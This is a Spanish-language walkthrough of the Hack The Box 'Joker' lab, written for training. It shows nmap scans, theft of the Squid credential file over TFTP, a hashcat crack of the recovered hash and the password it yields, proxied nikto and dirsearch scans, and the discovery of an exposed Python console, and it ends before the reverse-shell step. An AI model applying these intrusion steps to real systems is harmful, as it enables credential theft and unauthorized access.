

# WriteUp



## Joker



Hack The Box  
PEN-TESTING LABS




infoSegura

---

<https://www.hackthebox.eu/home/users/profile/262959>



**Joker** es una máquina Linux creada por **Booj**<sup>1</sup>, lanzada el **19 de mayo de 2017**. El nivel de complejidad es **Hard**, y en las estadísticas, la mayoría de usuarios la califican como muy dura. El problema con esta box, se debe a que es muy inestable desde el momento de localizar la consola de python y abrir nc. IP **10.10.10.21**.



<sup>1</sup> <https://www.hackthebox.eu/home/users/profile/809>

## Sumario

1. Reconocimiento.....	3
1.1 . Identificación de puertos.....	3
1.2 . Reconocimiento web.....	3
1.3 . Escaneo de puertos UDP.....	4
1.4 . Conexión TFTP.....	5
1.4.1 . Descarga de archivos con tftp.....	5
1.5 . Crackeando passwords con Hashcat.....	6
1.6 . Escaneo web con Nikto mediante proxys.....	8
1.7 . Configurando burpsuite.....	9
1.7.1 . Upstream proxy.....	9
1.7.2 . Proxy Listener.....	9
1.8 . Buscando directorios con dirsearch.py.....	10
1.9 . Accediendo al servidor web interno.....	11
1.9.1 . Ejecutando comandos remotos - consola python.....	11
1.10 . Shell reversa.....	12
1.10.1 . Shell reversa con netcat en modo udp.....	13
2. Escalando privilegios.....	13
2.1 . Creando un enlace simbólico.....	14
2.2 . Generando las llaves de acceso.....	14
2.3 . Conexión ssh al usuario.....	15
3. Obteniendo root.....	16
3.1 . Analizando backups.....	16
3.2 . Obteniendo un backup de root.....	16

# 1. Reconocimiento

## 1.1 . Identificación de puertos


En el escaneo de puertos, se identifica únicamente abiertos los puertos 22, y 80.

```
# Nmap 7.80 scan initiated Fri Apr 3 18:47:46 2020 as: nmap -sV -sC -p- --min-rate 10000 -oA scans/joker-allports 10.10.10.21
Nmap scan report for 10.10.10.21
Host is up (0.12s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.3p1 Ubuntu lubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 88:24:e3:57:10:9f:1b:17:3d:7a:f3:26:3d:b6:33:4e (RSA)
|   256 76:b6:f6:08:00:bd:68:ce:97:cb:08:e7:77:69:3d:8a (ECDSA)
|_  256 dc:91:e4:8d:d0:16:ce:cf:3d:91:82:09:23:a7:dc:86 (ED25519)
3128/tcp  open  http-proxy   Squid http proxy 3.5.12
|_ http-server-header: squid/3.5.12
|_ http-title: ERROR: The requested URL could not be retrieved
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

# Nmap done at Fri Apr 3 18:48:16 2020 -- 1 IP address (1 host up) scanned in 30.31 seconds
```

## 1.2 . Reconocimiento web

Al ingresar a la url <http://10.10.10.21:3128>, que es el puerto del proxy Squid, tenemos el error:



**ERROR**

**The requested URL could not be retrieved**

The following error was encountered while trying to retrieve the URL: /

**Invalid URL**

Some aspect of the requested URL is incorrect.

Some possible problems are:

- Missing or incorrect access protocol (should be "http://" or similar)
- Missing hostname
- Illegal double-escape in the URL-Path
- Illegal character in hostname; underscores are not allowed.


Your cache administrator is [webmaster](#).

Generated Sat, 04 Apr 2020 00:35:46 GMT by joker (squid/3.5.12)

Probaremos saliendo por el proxy

The screenshot shows the configuration page for a proxy named 'Joker'. The 'Title or Description (optional)' field contains 'Joker'. The 'Color' field shows a magenta color swatch with the hex code '#cc1f64'. The 'Pattern Shortcuts' section has three options: 'Enabled' (checked), 'Add whitelist pattern to match all URLs' (checked), and 'Do not use for localhost and intranet/private IP addresses' (unchecked). The 'Proxy Type' is set to 'HTTP'. The 'Proxy IP address or DNS name' is '10.10.10.21'. The 'Port' is '3128'. The 'Username (optional)' field contains 'username' and the 'Password (optional)' field contains 'password'. At the bottom, there are four buttons: 'Cancel', 'Save & Add Another', 'Save & Edit Patterns', and 'Save'.

Ingresando la dirección IP 10.10.10.21 en el navegador después de un largo tiempo, aparece una ventana de autenticación. Se prueba con credenciales por defecto, pero no se tiene éxito.



### 1.3 . Escaneo de puertos UDP

buscando más puertos, existen algunos interesantes, entre estos tenemos el puerto 69.

```
# Nmap 7.80 scan initiated Fri Apr 3 20:52:56 2020 as: nmap -sU -oA scans/joker-udp 10.10.10.21
Nmap scan report for 10.10.10.21
Host is up (0.11s latency).
Not shown: 987 closed ports
PORT      STATE      SERVICE
53/udp    open|filtered domain
69/udp    open|filtered tftp
996/udp    open|filtered vsinet
5355/udp   open|filtered llmnr
19650/udp  open|filtered unknown
20389/udp  open|filtered unknown
20762/udp  open|filtered unknown
21868/udp  open|filtered unknown
27444/udp  open|filtered Trinoo_Bcast
31891/udp  open|filtered unknown
33281/udp  open|filtered unknown
44101/udp  open|filtered unknown
61319/udp  open|filtered unknown
```

## 1.4 . Conexión TFTP

En el escaneo UDP, se identificó que está abierto el puerto 69 con el servicio tftp (Trivial File Transfer Protocol)<sup>2</sup> y sirve para la transferencia de archivos. Para acceder usamos el comando tftp seguido de la IP:

```
# tftp 10.10.10.21
tftp> status
Connected to 10.10.10.21.
Mode: netascii Verbose: off Tracing: off
Rexmt-interval: 5 seconds, Max-timeout: 25 seconds
```

Según el escaneo, el servidor es un Linux, y se conoce que los archivos de configuración de Squid, se guardan en la ruta /etc/squid/.

### 1.4.1 . Descarga de archivos con tftp

Primero intentamos descargar otros archivos del sistema, pero no hay acceso. Se puede descargar el archivo squid.conf:

```
tftp> get /root/root.txt
Error code 2: Access violation

tftp> get /etc/squid/squid.conf
Received 295428 bytes in 62.1 seconds
tftp>
```

Una vez descargado el archivo de configuración, squid.conf, se procede con el análisis del mismo, por ejemplo se puede revisar las líneas que no están comentadas:

```
# cat squid.conf | grep -v ^\#| grep .
```

```
acl CONNECT method CONNECT
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports
http_access deny manager
auth_param basic program /usr/lib/squid/basic_ncsa_auth /etc/squid/passwords
auth_param basic realm kalamari
acl authenticated proxy_auth REQUIRED
http_access allow authenticated
http_access deny all
http_port 3128
coredump_dir /var/spool/squid
refresh_pattern ^ftp:          1440      20%      10080
refresh_pattern ^gopher:       1440      0%        1440
refresh_pattern -i (/cgi-bin/|\?) 0        0%         0
refresh_pattern (Release|Packages(.gz)*)$ 0      20%      2880
refresh_pattern .               0        20%      4320
```

En el resultado de grep, se puede observar que existen varias listas de control de acceso, entre ellas auth\_param basic program que sirve para solici-

<sup>2</sup> <https://tools.ietf.org/rfc/rfc1350.txt>

tar la autenticación, y en la siguiente línea: `auth_param basic realm` indica que el único usuario autorizado es `kalamari`. Dentro del archivo `passwords` se encuentran los passwords encriptados.

Nuevamente se usa `tftp` para descargar el archivo `/etc/squid/passwords`.

```
# tftp 10.10.10.21
tftp>
tftp> get /etc/squid/passwords
Received 48 bytes in 0.1 seconds
```

```
# cat passwords
kalamari:$apr1$zyzBxQYW$pL360IoLQ5Yum5SLTph.10
```

Con el password del usuario `kalamari`, se debe identificar el tipo de cifrado que usa para crackearlo usando `hashcat`. En la página wiki de `hashcat`<sup>3</sup> se puede buscar el Hash-Mode del tipo de password que se va a crackear. En este caos el `hm`, es el 1600 para passwords de Apache:

1500	decrypt, DES (Unix), Traditional DES	48c/R8JAv757A
1600	Apache \$apr1\$ MD5, md5apr1, MD5 (APR)	\$apr1\$71850310\$gh9m4xcAn3MGxogwX/ztb.
1700	SHA-512	82a9dda829eb7f8ffe9fbe49e45d47d2dad9664fbb7adf72492e3c81ebd3e

También se puede identificar el tipo de hash con el mismo comando `hashcat`:

```
# hashcat -h | grep -i apr
1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR) | HTTP, SMTP, LDAP Server
```

## 1.5 . Crackeando passwords con Hashcat

Para `hashcat` se necesita únicamente el Hash. Para pasar el Hash a un archivo, usamos el siguiente comando:

```
# echo '$apr1$zyzBxQYW$pL360IoLQ5Yum5SLTph.10' > hash_kalamari
root@kali:/home/usuario/htb/joker# cat hash_kalamari
$apr1$zyzBxQYW$pL360IoLQ5Yum5SLTph.10
```

`Hashcat` se usa con el hash mode (argumento `-m`), que es número que le representa, seguido del archivo con el hash y el diccionario que se aplicará.

```
# hashcat -m 1600 hash_kalamari /usr/share/wordlists/rockyou.txt --force
```

<sup>3</sup> [https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)

```
$apr1$zyzBxQYW$pL360IoLQ5Yum5SLTph.10:ihateseafood

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: Apache $apr1$ MD5, md5apr1, MD5 (APR)
Hash.Target.....: $apr1$zyzBxQYW$pL360IoLQ5Yum5SLTph.10
Time.Started.....: Fri Apr 3 22:31:49 2020 (5 mins, 18 secs)
Time.Estimated....: Fri Apr 3 22:37:07 2020 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 23414 H/s (10.32ms) @ Accel:256 Loops:125 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 7444480/14344385 (51.90%)
Rejected.....: 0/7444480 (0.00%)
Restore.Point....: 7442432/14344385 (51.88%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:875-1000
Candidates.#1....: ihavetalent -> ihatekristal

Started: Fri Apr 3 22:31:25 2020
Stopped: Fri Apr 3 22:37:08 2020
```

El tiempo que tomó fue de 6 minutos aproximados. Probando con tarjeta gráfica, el tiempo se reduce a 29 segundos:

```
$apr1$zyzBxQYW$pL360IoLQ5Yum5SLTph.10:ihateseafood


Session.....: hashcat
Status.....: Cracked
Hash.Type.....: Apache $apr1$ MD5, md5apr1, MD5 (APR)
Hash.Target.....: $apr1$zyzBxQYW$pL360IoLQ5Yum5SLTph.10
Time.Started.....: Fri Apr 03 23:15:21 2020 (8 secs)
Time.Estimated....: Fri Apr 03 23:15:29 2020 (0 secs)
Guess.Base.....: File (..\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#3.....: 942.3 kH/s (8.99ms) @ Accel:256 Loops:125 Thr:32 Vec:1
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 7454720/14344384 (51.97%)
Rejected.....: 0/7454720 (0.00%)
Restore.Point....: 7372800/14344384 (51.40%)
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:875-1000
Candidates.#3....: iluvearl -> idonthatehim
Hardware.Mon.#3...: Temp: 66c Util: 86% Core:1037MHz Mem:2505MHz Bus:16

Started: Fri Apr 03 23:15:11 2020
Stopped: Fri Apr 03 23:15:30 2020
```

usuario	kalamari	password	ihateseafood
---------	----------	----------	--------------

Desde el navegador ingresando nuevamente la dirección IP 127.0.0.1, y con las configuraciones del proxy (10.10.10.21:3821), al validar las credenciales obtenidas, aparece una ventana que acorta enlaces URL:





```
curl -x http://10.10.10.21:3128 --proxy-user kalamari:ihateseafod -L http://127.0.0.1
```

## 1.6 . Escaneo web con Nikto mediante proxys

Nikto permite realizar escanear una web por medio de proxys.


```
nikto -host 127.0.0.1 -useproxy http://10.10.10.21:3128
```

```
root@kali:/home/usuario/htb/joker# nikto -host 127.0.0.1 -useproxy http://10.10.10.21:3128
- Nikto v2.1.6
-----
Proxy ID: kalamari

Proxy Pass:
+ Target IP:      127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port:    80
+ Proxy:          10.10.10.21:3128
+ Start Time:     2020-04-04 13:20:14 (GMT-5)
-----
+ Server: Werkzeug/0.10.5-dev Python/2.7.12+
+ Retrieved via header: 1.1 joker (squid/3.5.12)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-cache-lookup' found, with contents: MISS from joker:3128
+ Uncommon header 'x-cache' found, with contents: MISS from joker
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a di
```


## 1.7 . Configurando burpsuite

### 1.7.1 . Upstream proxy




### 1.7.2 . Proxy Listener

Configurar el proxy Listener, para recibir las respuestas del navegador en el puerto 80.



Y Request handling para que redirija el tráfico a la dirección local 127.0.0.1. (Marcar Support invisible proxying).



Al intentar usar el puerto 80, por algún motivo, en mi equipo no funciona, y burpsuite me da el error:

	Type	Source	Message
4 Apr 2020	Info	Proxy	[2] Proxy service started on 127.0.0.1:8000
4 Apr 2020	Error	Proxy	[17] Failed to start proxy service on 127.0.0.1:80. Check whether another service is already using this port.
4 Apr 2020	Info	Proxy	Proxy service stopped on 127.0.0.1:8000

La solución a esto es cambiarlo a redirigir al puerto 8000 en la pestaña Binding. Ahora usamos dirsearch:

## 1.8 . Buscando directorios con dirsearch.py

Dirsearch es una herramienta desarrollada en python, se usa por línea de comandos y sirve para listar directorios y archivos por fuerza bruta de sitios web.

```
# dirsearch.py -u http://127.0.0.1:800 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e php -t 20
```

```

dirsearch v0.3.9 http://127.0.0.1:8000

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 220521

Error Log: /home/usuario/htb/tools/fuzzers/dirsearch/logs/errors-20-04-04_13-00-13.log

Target: http://127.0.0.1:8000
       http://127.0.0.1:8000
[13:00:13] Starting:
[13:00:14] 200 - 899B - /
[13:00:16] 301 - 251B - /list -> http://127.0.0.1/list/
[13:00:56] 200 - 1KB - /console http://127.0.0.1/list/


```

```
dirb http://127.0.0.1 -p 10.10.10.21:3128 kalamari:ihateseafod
```

Con dirsearch, se encontraron dos directorios (list, y console). Ingresando a console aparece una ventana tipo consola para ejecutar comandos python.


## 1.9 . Accediendo al servidor web interno

